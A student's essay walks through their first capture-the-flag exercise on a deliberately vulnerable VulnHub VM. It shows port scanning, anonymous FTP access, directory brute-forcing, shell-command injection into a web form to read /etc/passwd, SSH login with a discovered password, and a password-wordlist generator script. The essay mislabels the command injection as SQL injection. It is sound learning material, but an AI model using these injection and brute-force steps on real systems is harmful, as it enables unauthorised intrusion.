

## Essay – A Capture The Flag walkthrough

### 1) Installation

In this essay, I will be demonstrating how to complete a Capture the Flag challenge (later referenced as CTF). This is my first attempt at any CTF and I will be following guides found online. I used two different guides to complete the CTF, a blog post and a YouTube video. The blog post can be found here:

<https://www.n00py.io/2017/10/vulnhub-walkthrough-rickdiculouslyeasy-1/> and the video can be found here: <https://www.youtube.com/watch?v=5hT5EG7LECI>

I did this CTF challenge with guides, because I wanted to get to know the CTF process since it has started to become very interesting for me and I will be trying to complete different CTF challenges in the future. So with that in my mind, this is the walkthrough of my first CTF ever.

The CTF VM was downloaded from VulnHub (<https://www.vulnhub.com/entry/rickdiculouslyeasy-1,207/>). The installation process was simple, since I downloaded the image for the VM and installed it with default settings for a Fedora server. The objective is to find flags worth of 130 points and gain root access (boot to root). The VM network settings were set to Internal Network, since I have a pfSense firewall/router setup for ease of use. The CTF is also a blackbox, so I do not know anything about it beforehand.

### 2) Scanning

Now that I have successfully installed the CTF VM, I need to find out its IP address first. Since I can't login to the VM and type `ifconfig` into the terminal, I must use a tool to figure out the IP address. I know that the VM is on my 10.0.1.x network, so I have at least some clue on where to begin. I used a tool called **Netdiscover**, which maps out active hosts in the network. (This tool was used in the YouTube video.) I haven't used this tool previously.

I used this command on my Kali VM to list all the active hosts on this particular network:  
`netdiscover -r 10.0.0.0/24` It returned me this information:

```
Currently scanning: Finished! | Screen View: Unique Hosts
13 Captured ARP Req/Rep packets, from 2 hosts. Total size: 780
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.0.1	08:00:27:66:0c:11	3	180	PCS Systemtechnik GmbH
10.0.0.10	08:00:27:4e:7c:1a	10	600	PCS Systemtechnik GmbH

I have two different hosts listed here. I know for a fact that my pfSense router is 10.0.0.1 so the CTF VM must be 10.0.0.10. Now that I have obtained the IP address for the CTF VM, I can proceed with the challenges.

This tool seems very useful in CTF situations, where you don't know the IP address of the target but it is located in the same network as your Kali VM. I could also have used Armitage to map out hosts similarly to Netdiscover.

The next step is to do a port scan to see what kind of services and ports are running on the CTF VM. Following the instruction video from YouTube, we will be using a tool called **Unicorns**can to do the scanning instead of nmap. I have never heard or used this tool before, so it will be interesting to see how it differs from nmap.

I used this command on my Kali VM to do a TCP scan against the CTF VM: `unicorns -v -I -r 1000 -p 1-65535 10.0.0.10`. The parameters used were: -v (verbosity) -I (immediate, show the results as soon as they are found), -r 1000 (packets per second), -p 1-65535 (ports that are scanned) and 10.0.0.10 (the target IP address).

This is the result Unicorns can returned:

```
root@Kali:~# unicorns -v -I -r 1000 -p 1-65535 10.0.0.10
adding 10.0.0.10/32 mode 'TCPscan' ports '1-65535' pps 1000
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 1 Minutes, 12 Seconds
TCP open 10.0.0.10:21 ttl 64
TCP open 10.0.0.10:80 ttl 64
TCP open 10.0.0.10:60000 ttl 64
TCP open 10.0.0.10:13337 ttl 64
TCP open 10.0.0.10:9090 ttl 64
TCP open 10.0.0.10:22222 ttl 64
TCP open 10.0.0.10:22 ttl 64
sender statistics 983.2 pps with 65535 packets sent total
listener statistics 131070 packets recieved 0 packets dropped and 0 interface drops
TCP open          ftp[ 21]          from 10.0.0.10  ttl 64
TCP open          ssh[ 22]          from 10.0.0.10  ttl 64
TCP open          http[ 80]         from 10.0.0.10  ttl 64
TCP open          websm[ 9090]       from 10.0.0.10  ttl 64
TCP open          unknown[13337]     from 10.0.0.10  ttl 64
TCP open          unknown[22222]     from 10.0.0.10  ttl 64
TCP open          unknown[60000]     from 10.0.0.10  ttl 64
root@Kali:~#
```

We can see some basic ports open, but there are also four ports that are not recognized. The interesting ports are 9090, 13337, 22222 and 60000. The websm service is not familiar, so after a quick Google search, I found out that the WebSM 9090 is actually Linux Cockpit, a browser based server administration platform. (<https://www.speedguide.net/port.php?port=9090>)

To follow the video, we will now proceed with the challenge.

The next step is to open up a Netcat connection to the mysterious 13337 port. I have not previously used netcat, but I have heard it is an excellent tool and I must learn more about it in the future. For our purpose, Netcat will open up a connection to the 13337 port with the following command: `nc -nv 10.0.0.10 13337`. The parameters used were -n (Numeric-only IP addresses, no DNS) and -v (verbosity) and then the IP address and port.

This was the result of the netcat connection:

```
root@Kali:~# nc -nv 10.0.0.10 13337
(UNKNOWN) [10.0.0.10] 13337 (?) open
FLAG:{TheyFoundMyBackDoorMorty}-10Points
```

I have now found my first flag ever, yay! It is still a mystery what service is running in the 13337 port.

Now we need to form another netcat command with the same parameters to the rest of the unknown ports. I used `nc -n -v 10.0.0.10 22222` to examine the 22222 port. Now we know that SSH is running in that particular port and it might be useful later on.

```
root@Kali:~# nc -n -v 10.0.0.10 22222
(UNKNOWN) [10.0.0.10] 22222 (?) open
SSH-2.0-OpenSSH 7.5
```

Then the last port with netcat: `nc -n -v 10.0.0.10 60000`:

```
root@Kali:~# nc -n -v 10.0.0.10 60000
(UNKNOWN) [10.0.0.10] 60000 (?) open
Welcome to Ricks half baked reverse shell...
# ls
FLAG.txt
# cat FLAG.txt
FLAG{Flip the pickle Morty!} - 10 Points
#
```

We actually made a reverse shell connection. Now we could use ls function to see if there are any files and actually found another flag, we now have 20 pts / 130 pts.

Now that the mystery ports are sorted, we can move on to the next phase.

### 3) Information gathering

We noticed during the Unicornscan that FTP was open, so the next step is to try to gain an FTP access to the CTF VM. I have not used ftp that much, since it is pretty ancient and not commonly used anymore. Since we have no idea if there are any usernames or passwords, we can try the anonymous log-in since FTP allows that for some reason :-).

```
root@Kali:~# ftp 10.0.0.10
Connected to 10.0.0.10.
220 (vsFTPd 3.0.3)
Name (10.0.0.10:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0      0          42 Aug 22  2017 FLAG.txt
drwxr-xr-x    2 0      0          6 Feb 12  2017 pub
226 Directory send OK.
ftp> get FLAG.txt /Desktop
local: /Desktop remote: FLAG.txt
local: /Desktop: No such file or directory
ftp> get FLAG.txt /dev/tty
local: /dev/tty remote: FLAG.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for FLAG.txt (42 bytes).
FLAG{Whoa this is unexpected} - 10 Points
226 Transfer complete.
42 bytes received in 0.00 secs (788.7620 kB/s)
ftp> █
```

That actually worked, so now I have established an FTP connection and can start digging for flags. A simple ls command reveals another flag. Since we are using FTP, we need to copy the file into our Kali VM. I tried to copy it to ./Desktop first but it didn't work, so I followed the instructions and copied the file to /dev/tty/ and I found the third flag. 30/130 points now.

This was pretty neat, since I haven't used FTP that much and now I got a great chance to see how it actually works.

Next I will be testing out a new tool, that I have not used before. It is called **DIRB** and it is a web content scanner. It launches a dictionary attack against a web server (in this case our CTF VM) and analyzes the response. (<https://tools.kali.org/web-applications/dirb>) This seems like a really useful tool and will be useful in the future. Even though the video uses all kinds of new tools, I wanted to get a better idea of what they really do instead of just going full script kiddy. The command I used was: `dirb http://10.0.0.10 /usr/share/wordlists/dirb/big.txt -N 404`

```
root@Kali:~# dirb http://10.0.0.10 /usr/share/wordlists/dirb/big.txt -N 404

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Mon Dec 10 17:40:42 2018
URL_BASE: http://10.0.0.10/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
OPTION: Ignoring NOT_FOUND code -> 404

-----

GENERATED WORDS: 20458


---- Scanning URL: http://10.0.0.10/ ----
+ http://10.0.0.10/cgi-bin/ (CODE:403|SIZE:217)
==> DIRECTORY: http://10.0.0.10/passwords/
+ http://10.0.0.10/robots.txt (CODE:200|SIZE:126)

---- Entering directory: http://10.0.0.10/passwords/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----

END_TIME: Mon Dec 10 17:40:52 2018
DOWNLOADED: 20458 - FOUND: 2
root@Kali:~#
```

This was the result of the scan. There were two results found, 10.0.0.10/cgi-bin/ and 10.0.0.10/robots.txt and a directory called 10.0.0.10/passwords/. Now I can examine them. I typed in 10.0.0.10/passwords into the browser and there was a very basic website, which contained some files and directories, such as FLAG.txt, which can be seen below.




Another flag found, I have now 40/130 points.






The next .html file does not seem to contain anything useful, but it would be wise to inspect the source code on this page, in case there is something hidden in there.




There was actually a password hidden as a comment, so we now make a mental note of the found password in case it is needed later on.

Going back a few steps, I noticed that I missed the two files, robots.txt and cgi-bin from earlier. I enter the file names after the IP address to see what they contain. Here are the contents of the robots.txt DIRB found earlier.



The most interesting line in the robots.txt is the tracertool, so let's open it and see what it does. I'll copy the tracertool address and replace the robots.txt on the address bar and this is the result: Since this tool has a form, it might be vulnerable to SQL injection. Let's try the following: `“; cat /etc/passwd”` (Should show the password)



It did not. Now I am lost and have to watch more of the YouTube video to see how to get past this. The video suggested to insert the following string to the form: `“;head -c 10000 /etc/passwd”`. I have never heard of head or what it does, so time to do some research.

Head is a command line tool that prints first rows of the file. By default it prints 10 first characters, but in this case it prints 10000 characters. (<https://www.linux.fi/wiki/Head>) Sorry the source is in Finnish. The results can be seen below:

## MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.


Trace!

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:./sbin/nologin
systemd-coredump:x:999:998:systemd Core Dumper:./sbin/nologin
systemd-timesync:x:998:997:systemd Time Synchronization:./sbin/nologin
systemd-network:x:192:192:systemd Network Management:./sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:./sbin/nologin
dbus:x:81:81:System message bus:./sbin/nologin
polkitd:x:997:996:User for polkitd:./sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
abrt:x:173:173:./etc/abrt:/sbin/nologin
cockpit-ws:x:996:994:User for cockpit-ws:./sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
chrony:x:995:993:./var/lib/chrony:/sbin/nologin
tcpdump:x:72:72:./sbin/nologin
RickSanchez:x:1000:1000:./home/RickSanchez:/bin/bash
Morty:x:1001:1001:./home/Morty:/bin/bash
Summer:x:1002:1002:./home/Summer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
```

With this command, the head function printed some very useful information for us. The most interesting lines printed are the three users, Rick Sanchez, Morty and Summer. Now we know that the CTF VM contains at least these three users. We can also use the command: “`;tac /etc/passwd`” which turns the list in opposite order. We previously also found the password “Winter” which might be a password for one these three users.

The next step is to inspect the `root_shell.cgi` file. I typed [http://10.0.0.10/cgi-bin/root\\_shell.cgi](http://10.0.0.10/cgi-bin/root_shell.cgi) in to the browsers address bar and this was the result:






```
1 <html><head><title>Root Shell
2 </title></head>
3 --UNDER CONSTRUCTION--
4 <!--HAAHAHAHAHAaAAAAGGAgagAGAGAGG-->
5 <!--I'm sorry Morty. It's a bummer.-->
6 </html>
7
```

This file did not contain any useful information.

Let's continue with the browser address bar and try to find out what is running in the 9090 port. <https://10.0.0.10:9090> and this was the result:



I found another flag, putting the current points to 50/130. There was no attempts to login to the fedora server through the browser.

Let's use the DIRB tool again against this site to see what we can find. I used the following command on Kali terminal: `dirb https://10.0.0.10:9090 /usr/share/wordlists/dirb/big.txt -N 404` (The -N 404 parameter means that DIRB ignores responses with this HTTP code)

```
root@Kali:~# dirb https://10.0.0.10:9090 /usr/share/wordlists/dirb/big.txt -N 404

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Mon Dec 10 18:03:27 2018
URL_BASE: https://10.0.0.10:9090/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
OPTION: Ignoring NOT_FOUND code -> 404

-----

GENERATED WORDS: 20458

---- Scanning URL: https://10.0.0.10:9090/ ----
+ https://10.0.0.10:9090/favicon.ico (CODE:200|SIZE:413)
+ https://10.0.0.10:9090/ping (CODE:200|SIZE:24)

-----

END_TIME: Mon Dec 10 18:05:06 2018
DOWNLOADED: 20458 - FOUND: 2
root@Kali:~#
```

The found results did not contain anything.

#### 4) Gaining Access

The next step is to try and gain access. We noticed earlier that the port 22222 has SSH running in it, so I'll try to connect to it using the user Summer and the password "Winter". (Don't mind the typo in the first password attempt :-)

```
root@Kali:~# ssh -p 22222 Summer@10.0.0.10
The authenticity of host '[10.0.0.10]:22222 ([10.0.0.10]:22222)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rP4CX/V9xNZay9srIUBRq2BFQTnmXU09cs1F3E9yzg0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.0.0.10]:22222' (ECDSA) to the list of known hosts.
Summer@10.0.0.10's password:
Permission denied, please try again.
Summer@10.0.0.10's password:
Last failed login: Tue Dec 11 03:08:09 AEDT 2018 from 10.0.0.9 on ssh:notty
There was 1 failed login attempt since the last successful login.
Last login: Wed Aug 23 19:20:29 2017 from 192.168.56.104
[Summer@localhost ~]$
```

It worked and now I have gained access to the CTF VM. Now let's see what we can find from Summer's directory: I used the command: `ls -lah` to see the contents (Parameters -l (lists directory files in a long format, -a (lists all files, including hidden ones), -h (Turns files into human readable form)).

```
[Summer@localhost ~]$ ls -lah
total 20K
drwx-----. 2 Summer Summer  99 Sep 15  2017 .
drwxr-xr-x.  5 root   root   52 Aug 18  2017 ..
-rw-----.  1 Summer Summer   1 Sep 15  2017 .bash_history
-rw-r--r--.  1 Summer Summer  18 May 30  2017 .bash_logout
-rw-r--r--.  1 Summer Summer 193 May 30  2017 .bash_profile
-rw-r--r--.  1 Summer Summer 231 May 30  2017 .bashrc
-rw-rw-r--.  1 Summer Summer  48 Aug 22  2017 FLAG.txt
[Summer@localhost ~]$
```

We used the head function previously, so let's try to use it again against the FLAG.txt file. The command I used was: `Head -c 10000 FLAG.txt`

```
[Summer@localhost ~]$ head -c 10000 FLAG.txt
FLAG{Get off the high road Summer!} - 10 Points
[Summer@localhost ~]$
```

Another flag found, I now have 60 / 130 points.

Let's move to the home directory and see what we can find there. (`cd ./home`). Let's list all the directories and files using `ls -lah` again. Here are the results:

```
[Summer@localhost home]$ ls -lah
total 0
drwxr-xr-x.  5 root      root      52 Aug 18  2017 .
dr-xr-xr-x. 17 root      root      236 Aug 18  2017 ..
drwxr-xr-x.  2 Morty     Morty     131 Sep 15  2017 Morty
drwxr-xr-x.  4 RickSanchez RickSanchez 113 Sep 21  2017 RickSanchez
drwx-----.  2 Summer   Summer    99 Sep 15  2017 Summer
```

There are directories for three separate users. Let's move to the Morty directory and see what we can find there. The results can be found below:

```
[Summer@localhost home]$ cd Morty
[Summer@localhost Morty]$ ls -lah
total 64K
drwxr-xr-x. 2 Morty Morty 131 Sep 15 2017 .
drwxr-xr-x. 5 root root 52 Aug 18 2017 ..
-rw----- 1 Morty Morty 1 Sep 15 2017 .bash_history
-rw-r--r-- 1 Morty Morty 18 May 30 2017 .bash_logout
-rw-r--r-- 1 Morty Morty 193 May 30 2017 .bash_profile
-rw-r--r-- 1 Morty Morty 231 May 30 2017 .bashrc
-rw-r--r-- 1 root root 414 Aug 22 2017 journal.txt.zip
-rw-r--r-- 1 root root 43K Aug 22 2017 Safe_Password.jpg
[Summer@localhost Morty]$
```

There were two interesting files, journal.txt.zip and Safe\_Password.jpg. The video suggested to use tac function on the .jpg file. Tac is basically a reversed cat, since it prints the contents of the file starting from the last row. (<https://www.linux.fi/wiki/Tac>) I used the command: `tac Safe_Password.jpg` and got this as a result:

```
!1AQa"q2#B0R0$3br
JFIF`ExifMMJ(0iZ`P88 The Safe Password: File: /home/Morty/journal.tx
t.zip. Password: Meeseek8BIM8BIM%  B~8P"
[Summer@localhost Morty]$
```

Now I know that the password for the journal.txt.zip is Meeseek and I can open it with that password. After unzipping the file and using the password, I got a permission denied warning, so I need to copy the file to the home directory and try it there, since I don't have enough rights to modify files in the Morty directory. I used the following commands: `cp journal.txt.zip /home/summer` and `cd /home/summer`. It worked now, since I had the correct rights here.

Now let's use tac again, since it seems to be working here fine:

```
[Summer@localhost ~]$ tac journal.txt
FLAG: {131333} - 20 Points

Anyway. Here it is:

Monday: So today Rick told me huge secret. He had finished his flask and was on to commercial grade paint solvent. He spluttered something about a safe, and a password. Or maybe it was a safe password... Was a password that was safe? Or a password to a safe? Or a safe password to a safe?
[Summer@localhost ~]$
```

I found another flag, this time worth 20 points. The current points now are 80 / 130. The flag also included the numbers 131333. Let's make a mental note about that. The next step is to study the contents of the RickSanchez directory. `cd /home/RickSanchez`. Here are the contents of that directory: There was also an interesting directory called RICKS\_SAFE so let's look into that. It contained an executable file, which could be interesting.

```
[Summer@localhost ~]$ cd /home/RickSanchez/
[Summer@localhost RickSanchez]$ ls -lah
total 12K
drwxr-xr-x. 4 RickSanchez RickSanchez 113 Sep 21 2017 .
drwxr-xr-x. 5 root        root        52 Aug 18 2017 ..
-rw-r--r--. 1 RickSanchez RickSanchez 18 May 30 2017 .bash_logout
-rw-r--r--. 1 RickSanchez RickSanchez 193 May 30 2017 .bash_profile
-rw-r--r--. 1 RickSanchez RickSanchez 231 May 30 2017 .bashrc
drwxr-xr-x. 2 RickSanchez RickSanchez 18 Sep 21 2017 RICKS_SAFE
drwxrwxr-x. 2 RickSanchez RickSanchez 26 Aug 18 2017 ThisDoesntContainAnyFlags
[Summer@localhost RickSanchez]$ cd RICKS_SAFE/
[Summer@localhost RICKS_SAFE]$ ls -lah
total 12K
drwxr-xr-x. 2 RickSanchez RickSanchez 18 Sep 21 2017 .
drwxr-xr-x. 4 RickSanchez RickSanchez 113 Sep 21 2017 ..
-rwxr--r--. 1 RickSanchez RickSanchez 8.5K Sep 21 2017 safe
[Summer@localhost RICKS_SAFE]$ file safe
safe: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=6788eee358d9e51e369472b52e684b7d6da7f1ce, not stripped
[Summer@localhost RICKS_SAFE]$
```

Let's try to run it: `./safe` = Permission denied. We must copy it back to the Summer home directory and run it there with more privileges.



```
[Summer@localhost ~]$ ./safe 131333
decrypt:      FLAG{And Awwwaaaaayyyy we Go!} - 20 Points

Ricks password hints:
(This is incase I forget.. I just hope I don't forget how to write a script to gen
erate potential passwords. Also, sudo is wheely good.)
Follow these clues, in order

1 uppercase character
1 digit
One of the words in my old bands name.💎 @
[Summer@localhost ~]$
```

Another 20 point flag found. 100/130 points. We are getting closer to the end. The safe file contained instructions for crackin Rick's password. (Rick's old band name was The Flesh Curtains). This might be a good time to generate a wordlist and try to brute force the password.

However, the instruction video suggested to create a simple python script to brute force the password. Since I am not very good at programming (yet), I copied the script from the video to create the brute force python program. Here it is:

```
import string

bandname = ["The", "Flesh", "Curtains"]

file = open("passwords.txt", "w")
for a in string.uppercase:
    for b in string.digits:
        for c in bandname:
            file.write(a+b+c+"\n")
file.close()
```

I am not 100% sure what is going on here, but the script is created based on the safe file and it has different instructions to write the passwords. Basically it writes into the file three different things, one uppercase letter, one digit and one of the bandname words. This is one of the reasons why I took interest in Python and am currently studying it on my free time. Now the password file is complete, we can use it and try to access the Rick user.

